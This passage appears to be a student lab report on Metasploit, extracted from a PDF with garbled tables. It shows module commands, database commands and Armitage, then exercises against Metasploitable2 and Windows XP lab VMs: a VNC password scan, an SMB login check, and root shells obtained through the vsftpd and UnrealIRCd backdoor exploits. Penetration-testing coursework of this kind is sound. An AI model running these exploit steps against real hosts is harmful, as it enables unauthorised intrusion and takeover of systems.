| 4 | Loads | | a p l u g i n | | from | t h e | s u p p l i e d | path . | l |
| 5 | For | a | l i s t o f | | b u i l t i n | | p l u g i n s , | do : l o a d |
| 6 | The | o p t i o n a l | | v a r = v a l | | o p t i o n s a r e | | custom | parameters t h a t can be |
| 7 | *,!* passed | | | t o p l u g i n s . | | | |  |  |
|  |  |  |  |  |  |  |  |  |
| 8 | msf | > l o a d pcap\_log | | | |  |  |  |  |
| 9 | [ \* ] | PcapLog | | p l u g i n loaded . | | | |  |  |
| 10 | [ \* ] | S u c c e s s f u l l y loaded | | | | | p l u g i n : | pcap\_log |  |

Listing 2.7: load command example

The use command changes context to a specific module, exposing type-specific commands.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 1 | msf | > use | dos / windows /smb/ ms09\_001\_write | | |
| 2 | msf | a u x i l i a r y ( ms09\_001\_write ) > show | | | o p t i o n s |
| 3 |  |  |  |  |  |
| 4 | Module o p t i o n s ( a u x i l i a r y / dos / windows /smb/ ms09\_001\_write ) : | | | | |
| 5 |  |  |  |  |  |
| 6 | Name | | C u r r e n t S e t t i n g | R e q u i r e d | D e s c r i p t i o n |
| 7 |  | |  |  |  |
| 8 | RHOST | |  | yes | The t a r g e t address |
| 9 |  | RPORT | 445 | yes | The SMB s e r v i c e p o r t ( TCP ) |
|  |  |  |  |  |  |

Listing 2.8: use command example

2.1.4 Using exploits

At first, need to type use command and name of expoit, that will be used.

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | > use | e x p l o i t / windows /smb/ ms09\_050\_smb2\_negotiate\_func\_index | | | | |
| 2 | msf | e x p l o i t ( ms09\_050\_smb2\_negotiate\_func\_index ) | | | | | > show o p t i o n s |
| 3 |  |  |  |  |  |  |  |
| 4 | Module o p t i o n s ( e x p l o i t / windows /smb/ | | | |  |  |  |
| 5 | *,!* ms09\_050\_smb2\_negotiate\_func\_index ) : | | | | | |  |
|  |  |  |  |  |  |  |
| 6 | Name | | C u r r e n t S e t t i n g | R e q u i r e d | D e s c r i p t i o n | |  |
| 7 |  | |  |  |  | | |
| 8 | RHOST | |  | yes | The | t a r g e t | address |
| 9 |  | RPORT | 445 | yes | The | t a r g e t | p o r t ( TCP ) |
|  |  |  |  |  |  |  |  |

11

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 10 | WAIT | 180 | yes | The number o f seconds t o w a i t |
| 11 | *,!*f o r | t h e a t t a c k | t o complete . |  |
|  |  |  |  |
| 12 |  |  |  |  |
| 13 | E x p l o i t t a r g e t : | |  |  |
| 14 |  |  |  |  |

1. I d Name
2. 0 Windows V i s t a SP1 / SP2 and S e r v e r 2008 ( x86 )

Listing 2.9: use command example

Then using command show options, we can see what variables use this exploit and what targets can be selected.

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | e x p l o i t ( ms09\_050\_smb2\_negotiate\_func\_index ) | | | | | | | | | | > | e x p l o i t |
| 2 | [ ] |  |  |  |  |  |  |  |  |  |  |  |  |
| 3 | E x p l o i t | f a i l e d : | | The | f o l l o w i n g | | | | | o p t i o n s f a i l e d |  | t o v a l i d a t e : |
|  | *,!* RHOST . | |  |  |  |  |  |  |  |  |  |  |  |
| 4 | [ \* ] | E x p l o i t completed , | | | | but | | no | s e s s i o n was c r e a t e d . | | | | |
| 5 | msf | e x p l o i t ( ms09\_050\_smb2\_negotiate\_func\_index ) | | | | | | | | | | > | s e t RHOST |
|  | *,!* 1 0 . 0 . 0 . 1 | | |  |  |  |  |  |  |  |  |  |  |
| 6 | RHOST => 1 0 . 0 . 0 . 1 | | |  |  |  |  |  |  |  |  |  |  |
| 7 | msf | e x p l o i t ( ms09\_050\_smb2\_negotiate\_func\_index ) | | | | | | | | | | > | e x p l o i t |
| 8 |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 9 | [ ! ] | You a r e | b i n d i n g | | t o | a | loopback | | | | address by s e t t i n g LHOST t o | | |
|  | *,!* 1 2 7 . 0 . 0 . 1 . | | | Did | you | | want | | R e v e r s e L i s t e n e r B i n d A d d r e s s ? | | | | |
| 10 | [ \* ] | S t a r t e d | r e v e r s e | | TCP | h a n d l e r | | | | on | 1 2 7 . 0 . 0 . 1 : 4 4 4 4 | |  |
| 11 | [ \* ] | 1 0 . 0 . 0 . 1 : 4 4 5 | | Connecting | | | | | t o | t h e t a r g e t ( 1 0 . 0 . 0 . 1 : 4 4 5 ) . . . | | | |
| 12 | [ ] | 1 0 . 0 . 0 . 1 : 4 4 5 | | E x p l o i t | | | | f a i l e d | | | [ u n r e a c h a b l e ] : |  | Rex : : |
|  | *,!* HostUnreachable The | | | | | | host | | ( 1 0 . 0 . 0 . 1 : 4 4 5 ) was | | | | u n r e a c h a b l e . |
| 13 | [ \* ] | E x p l o i t completed , | | | | but | | no | s e s s i o n was c r e a t e d . | | | | |
|  | Listing 2.10: executing exploit | | | | |  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |

To run exploit need to type command expoit. There can not initialized variables, so set them with set command.

I don’t have Windows Vista as taget system to exploit, so it fails.

2.1.5 Database Backend Commands

Before launch msf, need to initialize postgresql, With code below.

|  |  |  |  |
| --- | --- | --- | --- |
| 1 | r o o t @ k a l i : ~# | s e r v i c e p o s t g r e s q l s t a r t | |
| 2 | r o o t @ k a l i : ~# | msfdb | i n i t |
| 3 | A database appears | | t o be a l r e a d y c o n f i g u r e d , s k i p p i n g |
|  | *,!* i n i t i a l i z a t i o n | | |

Listing 2.11: postgresql init

After it, i launched msf, and type following commands:

• db\_status - show the current database status;

12

* db\_connect - connect to existing db, key y means to use yml file with db configuration;
* workspace - it’s possible to work in different workspace’s;
* hosts using this command, possible to show the hosts that are stored in the current database;
* services - services that stored in db.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | > d b \_ s t a t u s |  |  |  |  |
| 2 | [ \* ] | p o s t g r e s q l | connected t o | | msf |  |
| 3 | msf | > db\_connect y / u s r / share / m e t a s p l o i t framework / c o n f i g / | | | | |
|  | *,!* database . yml | | |  |  |  |
| 4 | [ ] | p o s t g r e s q l | a l r e a d y | connected t o | | msf |
| 5 | [ ] | Run d b \_ d i s c o n n e c t | | f i r s t | i f you | wish t o connect t o a d i f f e r e n t |
|  | *,!* database | |  |  |  |  |
| 6 | msf | > workspace |  |  |  |  |
| 7 | \* d e f a u l t | |  |  |  |  |
| 8 | msf | > hosts |  |  |  |  |
| 9 |  |  |  |  |  |  |

1. Hosts
2. =====

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 13 | address | mac | name | os\_name | o s \_ f l a v o r | os\_sp | purpose | i n f o |
| 14 | *,!* comments | |  |  |  |  |  |  |
|  |  |
| 15 | *,!* | | |  |  |  |  |  |
|  |  |  |  |  |  |  |  |
| 16 | msf > s e r v i c e s | | |  |  |  |  |  |
| 17 |  |  |  |  |  |  |  |  |

1. S e r v i c e s
2. ========

21 host p o r t p r o t o name s t a t e i n f o

22

Listing 2.12: database commands

All database backend commands shown it help:

* msf > h e l p

2

3 . . .

4

5 Database Backend Commands

6 =========================

7

|  |  |  |  |
| --- | --- | --- | --- |
| 8 | Command | D e s c r i p t i o n |  |
| 9 |  |  | |
| 10 | db\_connect | Connect t o | an e x i s t i n g database |
| 11 | d b \_ d i s c o n n e c t | Disconnect | from t h e c u r r e n t database i n s t a n c e |
| 12 | d b \_ e x p o r t | E x p o r t a f i l e c o n t a i n i n g t h e c o n t e n t s o f t h e | |
|  | *,!* database |  |  |

13

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 13 | db\_import | Import a | | scan | r e s u l t | | f i l e | ( f i l e t y p e w i l l be auto |
|  | *,!*d et e c t e d ) |  |  |  |  |  |  |  |
| 14 | db\_nmap | Executes | | nmap | and | r e c o r d s | | t h e o u t p u t |
|  | *,!* a ut o m a t i c a l l y | |  |  |  |  |  |  |
| 15 | db \_ r e b u i l d \_ c a c h e | R e b u i l d s t h e database s t o r e d module cache | | | | | | |
| 16 | db \_ s t a t u s | Show | t h e | c u r r e n t | | database s t a t u s | | |
| 17 | hosts | L i s t | a l l | hosts | i n | t h e | database | |
| 18 | l o o t | L i s t | a l l | l o o t | i n | t h e | database | |
| 19 | notes | L i s t | a l l | notes | i n | t h e | database | |
| 20 | se r v i c e s | L i s t | a l l | s e r v i c e s | | i n | t h e | database |
| 21 | vu l n s | L i s t | a l l | v u l n e r a b i l i t i e s | | | | i n t h e database |
| 22 | workspace | Switch between | | | database workspaces | | | |
|  |  |  |  |  |  |  |  |  |

Listing 2.13: database backend commands

Let’s try command db\_export.

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | > d b \_ e x p o r t myOut | |  |  |  |  |  |  |  |  |
| 2 | [ \* ] | S t a r t i n g e x p o r t | o f workspace | | | d e f a u l t | t o | myOut | [ | xml | ] . . . |
| 3 | [ \* ] | >> S t a r t i n g e x p o r t o f r e p o r t | | | | |  |  |  |  |  |
| 4 | [ \* ] | >> S t a r t i n g | e x p o r t o f hosts | | | |  |  |  |  |  |
| 5 | [ \* ] | >> S t a r t i n g e x p o r t o f e v e n t s | | | | |  |  |  |  |  |
| 6 | [ \* ] | >> S t a r t i n g e x p o r t o f s e r v i c e s | | | | |  |  |  |  |  |
| 7 | [ \* ] | >> S t a r t i n g | e x p o r t | o f | web | s i t e s |  |  |  |  |  |
| 8 | [ \* ] | >> S t a r t i n g | e x p o r t | o f | web | pages |  |  |  |  |  |
| 9 | [ \* ] | >> S t a r t i n g | e x p o r t | o f | web | forms |  |  |  |  |  |
| 10 | [ \* ] | >> S t a r t i n g | e x p o r t | o f | web | v u l n s |  |  |  |  |  |
| 11 | [ \* ] | >> S t a r t i n g | e x p o r t | o f | module d e t a i l s | | |  |  |  |  |
| 12 | [ \* ] | >> F i n i s h e d e x p o r t o f r e p o r t | | | | |  |  |  |  |  |
| 13 | [ \* ] | F i n i s h e d e x p o r t | o f workspace | | | d e f a u l t | t o | myOut | [ | xml | ] . . . |

Listing 2.14: database export

By default export file format is - xml. This format export all of the information currently stored in active workspace. Also it’s possible to export into pwdump file format which exports everything related to used/gathered credentials.

2.1.6 Metasploit GUIs – Armitage GUI front-end for the Metasploit Frame-work



Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the frame-work.

To start armitage need to type command armirage in con-sole or type at armitage icon.

When armitage started, all veriables already filled with de-fautl data. If needed you can specify them.

Figure 2.1: Armitage icon

14




Figure 2.2: Armirage connect window

The Metasploit Framework’s RPC server is a version of the Metasploit Framework that allows third-party tools to interact with and control it.



Figure 2.3: Starting metaspoit RPC




Figure 2.4: Starting in progress

Now we see main window of the program. By default target host’s are empty, but here we see host with IP - 192.168.81.130. This is IP of Metasploitable2-Linux system, that are running as second VM in common network with Kali.

To add hosts need to click

Hosts->Add hosts...

then type IP addresses.

15




Figure 2.5: Armirage main window

For example let’s see what process running at target host. To do this click right mouse button at target host, select scan.

After scannig, click at services tab.




Figure 2.6: Services tab

In this tab we see active ports at target ip.

2.1.7 Metasploit GUIs – web-client GUI

Metasploit GUI:

* Armitage;
* MSF Community Edition:

16

– MSF Community Scanning;

– MSF Community Exploitation;

– MSF Community Post Exploitation.

MSF Community utils not included in Kali Linux.

2.2 Exercises

Using ifconfig command, defined IP addresses:

Attacking machine(Kali) IP - 192.168.81.131

Attacked machine(Metasploitable2) IP - 192.168.81.130

2.2.1 VNC Scanner

Scan port 5900 with nmap.

* r o o t @ k a l i : ~# nmap 1 9 2 . 1 6 8 . 8 1 . 1 3 0 p 5900

2

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 3 | S t a r t i n g | | Nmap 7. 6 0 ( | | |  | h t t p s : / / nmap . org ) a t 2017 11 08 14:08 EST |
| 4 | Nmap | scan | | r e p o r t f o r | |  | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 |
| 5 | Host | i s | up | ( 0 . 0 0 0 4 1 s | | | l a t e n c y ) . |
| 6 |  |  |  |  |  |  |  |
| 7 | PORT |  | STATE SERVICE | | | | |
| 8 | 5900/ t c p | | open | | vnc |  |  |
| 9 | MAC | Address : | | | 0 0 : 0C : 2 | 9 : 8 8 : 7 B : E8 ( VMware ) | |
| 10 |  |  |  |  |  |  |  |

1. Nmap done : 1 I P address ( 1 host up ) scanned i n 0 . 75 seconds

Listing 2.15: scanning port 5900

As expected on this port works vnc service.

To scan will be used next scanner module: auxiliary/scanner/vnc/vnc\_login.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 1 | msf | > use a u x i l i a r y / scanner / vnc / v n c \_ l o g i n | | |  |
| 2 | i l i a r y ( v n c \_ l o g i n ) > s e t | | RHOSTS | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 |  |
| 3 | RHOSTS => 1 9 2 . 1 6 8 . 8 1 . 1 3 0 | |  |  |  |
| 4 | msf | a u x i l i a r y ( v n c \_ l o g i n ) | > e x p l o i t | |  |
| 5 |  |  | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 9 0 0 | | S t a r t i n g VNC |
| 6 | [ \* ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 9 0 0 |
|  | *,!* l o g i n sweep | | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 9 0 0 | | Login S u c c e s s f u l |
| 7 | [ + ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 9 0 0 |
|  | *,!* :: password | |  |  |  |
| 8 | [ \* ] | Scanned 1 o f 1 hosts | (100% | complete ) |  |
| 9 | [ \* ] | A u x i l i a r y module e x e c u t i o n | | completed |  |

Listing 2.16: executing vnc\_login

Module execution was completed, and now connect to vnc using password - password.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1 | msf | a u x i l i a r y ( v n c \_ l o g i n ) | > | back |
| 2 | msf | > v n c v i e w e r 1 9 2 . 1 6 8 . | 8 1 | . 1 3 0 : 5 9 0 0 |
| 3 | [ \* ] | exec : v n c v i e w e r 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 9 0 0 | | |
|  |  |  |  |

17

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 4 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 5 | Connected t o RFB s e r v e r , | | | | | | u s i n g | p r o t o c o l v e r s i o n | | | 3 . 3 |  |  |  |
| 6 | Performing s t a n d a r d | | | | VNC | | a u t h e n t i c a t i o n | | |  |  |  |  |  |
| 7 | Password : | |  |  |  |  |  |  |  |  |  |  |  |  |
| 8 | A u t h e n t i c a t i o n s u c c e s s f u l | | | | | | |  |  |  |  |  |  |  |
| 9 | Desktop | name | | ” r o o t ’ s X | | desktop | | ( m e t a s p l o i t a b l e : 0 ) ” | | | |  |  |  |
| 10 | VNC s e r v e r | | d e f a u l t | | format : | | |  |  |  |  |  |  |  |
| 11 | 32 b i t s | | per | p i x e l . | |  |  |  |  |  |  |  |  |  |
| 12 | Least | s i g n i f i c a n t | | | b y t e | | f i r s t | i n | each p i x e l . | |  |  |  |  |
| 13 | True | c o l o u r : max | | | red | 255 green | | | 255 b l u e | 255 , | s h i f t | red | 16 | green |
|  | *,!* 8 b l u e 0 | | | |  |  |  |  |  |  |  |  |  |  |
| 14 | Using d e f a u l t | | | colormap | | which i s | | T r u e C o l o r . | | P i x e l format : | | |  |  |
| 15 | 32 b i t s | | per | p i x e l . | |  |  |  |  |  |  |  |  |  |
| 16 | Least | s i g n i f i c a n t | | | b y t e | | f i r s t | i n | each p i x e l . | |  |  |  |  |
| 17 | True | c o l o u r : max | | | red | 255 green | | | 255 b l u e | 255 , | s h i f t | red | 16 | green |
|  | *,!* 8 b l u e 0 | | | |  |  |  |  |  |  |  |  |  |  |
|  | Listing 2.17: connecting to vnc | | | | |  |  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |




Figure 2.7: Successful connection to VNC-server

18

2.2.2 SMB Login Check Scanner

To do this, i installed windows xp as third virtual machine, with IP - 192.168.81.132.

To scan will be used next scanner module: auxiliary/scanner/smb/smb\_login.

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | > use a u x i l i a r y / scanner /smb/ smb\_login | | | | | |
| 2 | msf | a u x i l i a r y ( smb\_login ) | > | s e t | SMBUser | | t e s t U s e r |
| 3 | SMBUser => t e s t U s e r | |  |  |  |  |  |
| 4 | msf | a u x i l i a r y ( smb\_login ) | > | s e t | SMBPass | | testPassword |
| 5 | SMBPass => testPassword | |  |  |  |  |  |
| 6 | msf | a u x i l i a r y ( smb\_login ) | > | s e t | RHOSTS 1 9 2 . 1 6 8 . 8 1 . 1 3 2 | | |
| 7 | RHOSTS => 1 9 2 . 1 6 8 . 8 1 . 1 3 2 | |  |  |  |  |  |
| 8 | msf | a u x i l i a r y ( smb\_login ) | > | run |  |  |  |
| 9 |  |  | 1 9 2 . 1 6 8 . 8 1 . 1 3 2 : 4 4 5S t a r t i n g SMB | | | | |
| 10 | [ \* ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 2 : 4 4 5 |
|  | *,!* l o g i n b r u t e f o r c e | | T h i s | | |  |  |
| 11 | [ ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 2 : 4 4 5 | system | accepts a u t h e n t i c a t i o n |
|  | *,!* w i t h any c r e d e n t i a l s , | | | b r u t e | | f o r c e | i s i n e f f e c t i v e . |
| 12 | [ \* ] | Scanned 1 o f 1 hosts | (100% | | complete ) | | |
| 13 | [ \* ] | A u x i l i a r y module e x e c u t i o n | | | completed | | |
| 14 | msf | a u x i l i a r y ( smb\_login ) | > | run |  |  |  |
|  |  |  |  |  |  |  |  |

Listing 2.18: login check

Despite the fact that the login and password were set, authentication was successfull without them.

2.2.3 Get root using vsftpd vulnerability

To get root access will be used next exploit: exploit/unix/ftp/vsftpd\_234\_backdoor.

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | > | use e x p l o i t / u n i x / f t p / v s f t p d \_ 2 3 4 \_ b a c k d o o r | | | | | |
| 2 | msf | e x p l o i t ( v s f t p d \_ 2 3 4 \_ b a c k d o o r ) | | | | > show o p t i o n s | | |
| 3 |  |  |  |  |  |  |  |  |
| 4 | Module | | o p t i o n s | ( e x p l o i t / u n i x / f t p / v s f t p d \_ 2 3 4 \_ b a c k d o o r ) : | | | | |
| 5 |  |  |  |  |  |  |  |  |
| 6 | Name |  | C u r r e n t | S e t t i n g | R e q u i r e d | D e s c r i p t i o n | |  |
| 7 |  | |  | |  |  | |  |
| 8 | RHOST | |  |  | yes | The | t a r g e t | address |
| 9 | RPORT | | 21 |  | yes | The | t a r g e t | p o r t ( TCP ) |
| 10 |  |  |  |  |  |  |  |  |
| 11 |  |  |  |  |  |  |  |  |
| 12 | E x p l o i t t a r g e t : | | |  |  |  |  |  |
| 13 |  |  |  |  |  |  |  |  |

1. I d Name
2. 0 Automatic

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 19 | msf | e x p l o i t ( v s f t p d \_ 2 3 4 | \_ b a c k d o o r ) | > | s e t | RHOST 1 9 2 . 1 6 8 . 8 1 . 1 3 0 |
| 20 | RHOST => 1 9 2 . 1 6 8 . 8 1 . 1 3 | | 0 |  |  |  |
| 21 | msf | e x p l o i t ( v s f t p d \_ 2 3 4 | \_ b a c k d o o r ) | > | run |  |

19

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 22 |  |  | Banner : 220 ( vsFTPd 2 . 3 . 4 ) | | | | |
| 23 | [ \* ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 2 1 |
| 24 | [ \* ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 2 1 | USER : 331 Please | | | s p e c i f y | t h e password . |
| 25 | [ + ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 2 1 | Backdoor s e r v i c e | | | has been | spawned , |
|  |  | *,!* h a n d l i n g . . . | UID : | |  |  |  |
| 26 | [ + ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 2 1 | u i d =0( r o o t ) | g i d =0( r o o t ) | |
| 27 | [ \* ] | Found s h e l l . |  |  | opened ( 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 4 4 0 0 9 > | | |
| 28 | [ \* ] | Command s h e l l s e s s i o n | | 1 |
| 29 |  | *,!* 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 6 2 0 0 ) | | a t 2017 11 09 | | 0 4 : 0 5 : 5 8 | 0500 |
|  |  |  |  |  |  |  |

1. whoami
2. r o o t
3. i f c o n f i g

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 34 | eth0 | L i n k encap : E t h e r n e t | | | | HWaddr 0 0 : 0 c : 2 9 : 8 8 : 7 b : e8 | | | | |  |
| 35 |  | i n e t addr : 1 9 2 . 1 6 8 . 8 1 . 1 3 0 | | | | | Bcast : 1 9 2 . 1 6 8 . 8 1 . 2 5 5 | | | | Mask |
|  | *,!* : 2 5 5 . 2 5 5 . 2 5 5 . 0 | | |  |  |  |  |  |  |  |  |
| 36 |  | i n e t 6 addr : | | fe80 : : 2 0 c : 2 9 f f : fe88 : 7 be8 /64 | | | | | Scope : L i n k | | |
| 37 |  | UP BROADCAST RUNNING MULTICAST | | | | | | MTU:1500 | M e t r i c : 1 | | |
| 38 |  | RX | packets :23813 | | e r r o r s : 0 | | dropped : 0 o v e r r u n s : 0 frame : 0 | | | | |
| 39 |  | TX | packets :7577 | | e r r o r s : 0 | | dropped : 0 o v e r r u n s : 0 | | | | c a r r i e r : 0 |
| 40 |  | c o l l i s i o n s : 0 t x q u e u e l e n :1000 | | | | | |  |  |  |  |
| 41 |  | RX | b y t e s :1752495 | | ( 1 . 6 MB) | | TX b y t e s :1500858 | | | ( 1 . 4 MB) | |
| 42 |  | I n t e r r u p t : 1 9 | | Base address : 0 x2000 | | | | |  |  |  |
| 43 |  |  |  |  |  |  |  |  |  |  |  |
| 44 | ^C |  |  |  |  |  |  |  |  |  |  |
| 45 | A b o r t s e s s i o n 1? [ y /N ] | | | y |  |  |  |  |  |  |  |
| 46 | [ \* ] 1 9 2 . 1 6 8 . 8 1 . 1 3 0 Command | | | | |  |  |  |  |  |  |
| 47 | s h e l l | s e s s i o n | 1 c l o s e d . | | Reason : User | |
|  | *,!* | e x i t |  |  |  |  |  |  |  |  |  |

Listing 2.19: Getting root using vsftpd

As expected exploit was successful. Command’s whoami and ifconfig prove it.

2.2.4 Get root using irc vulnerability

To get root access will be used next exploit: exploit/unix/irc/unreal\_ircd\_3281\_backdoor.

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf | > use | e x p l o i t / u n i x / i r c / u n r e a l \_ i r c d \_ 3 2 8 1 \_ b a c k d o o r | | | | |
| 2 | msf | e x p l o i t ( u n r e a l \_ i r c d \_ 3 2 8 1 \_ b a c k d o o r ) > | | | | show o p t i o n s | |
| 3 |  |  |  |  |  |  |  |
| 4 | Module o p t i o n s ( e x p l o i t / u n i x / i r c / u n r e a l \_ i r c d \_ 3 2 8 1 \_ b a c k d o o r ) : | | | | | | |
| 5 |  |  |  |  |  |  |  |
| 6 | Name | | C u r r e n t S e t t i n g | R e q u i r e d | D e s c r i p t i o n | |  |
| 7 |  | |  |  |  | |  |
| 8 | RHOST | |  | yes | The | t a r g e t | address |
| 9 |  | RPORT | 6667 | yes | The | t a r g e t | p o r t ( TCP ) |
| 10 |  |  |  |  |  |  |  |
| 11 |  |  |  |  |  |  |  |
| 12 | E x p l o i t t a r g e t : | | |  |  |  |  |
|  |  |  |  |  |  |  |  |

20

13

1. I d Name
2. 0 Automatic T a r g e t

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 19 | msf | e x p l o i t ( u n r e a l \_ i r c d \_ 3 2 8 1 \_ b a c k d o o r ) | | | | | | | > | s e t | RHOST 1 9 2 . 1 6 8 . 8 1 . 1 3 0 |
| 20 | RHOST => 1 9 2 . 1 6 8 . 8 1 . 1 3 0 | | | | | |  |  |  |  |  |
| 21 | msf | e x p l o i t ( u n r e a l \_ i r c d \_ 3 2 8 1 \_ b a c k d o o r ) | | | | | | | > | run |  |
| 22 |  |  |  |  |  |  |  |  |  |  |  |
| 23 | [ \* ] | S t a r t e d | r e v e r s e TCP | | | | double h a n d l e r | | on 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 4 4 4 4 | | |
| 24 | [ \* ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 6 6 6 7 | | | | | Connected | t o | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 6 6 6 7 . . . | | |
| 25 |  | : i r c . M e t a s p l o i t a b l e . LAN NOTICE | | | | | | AUTH |  | : \* \* \* | Looking up your |
|  | *,!* hostname . . . | | | |  |  |  |  |  |  |  |
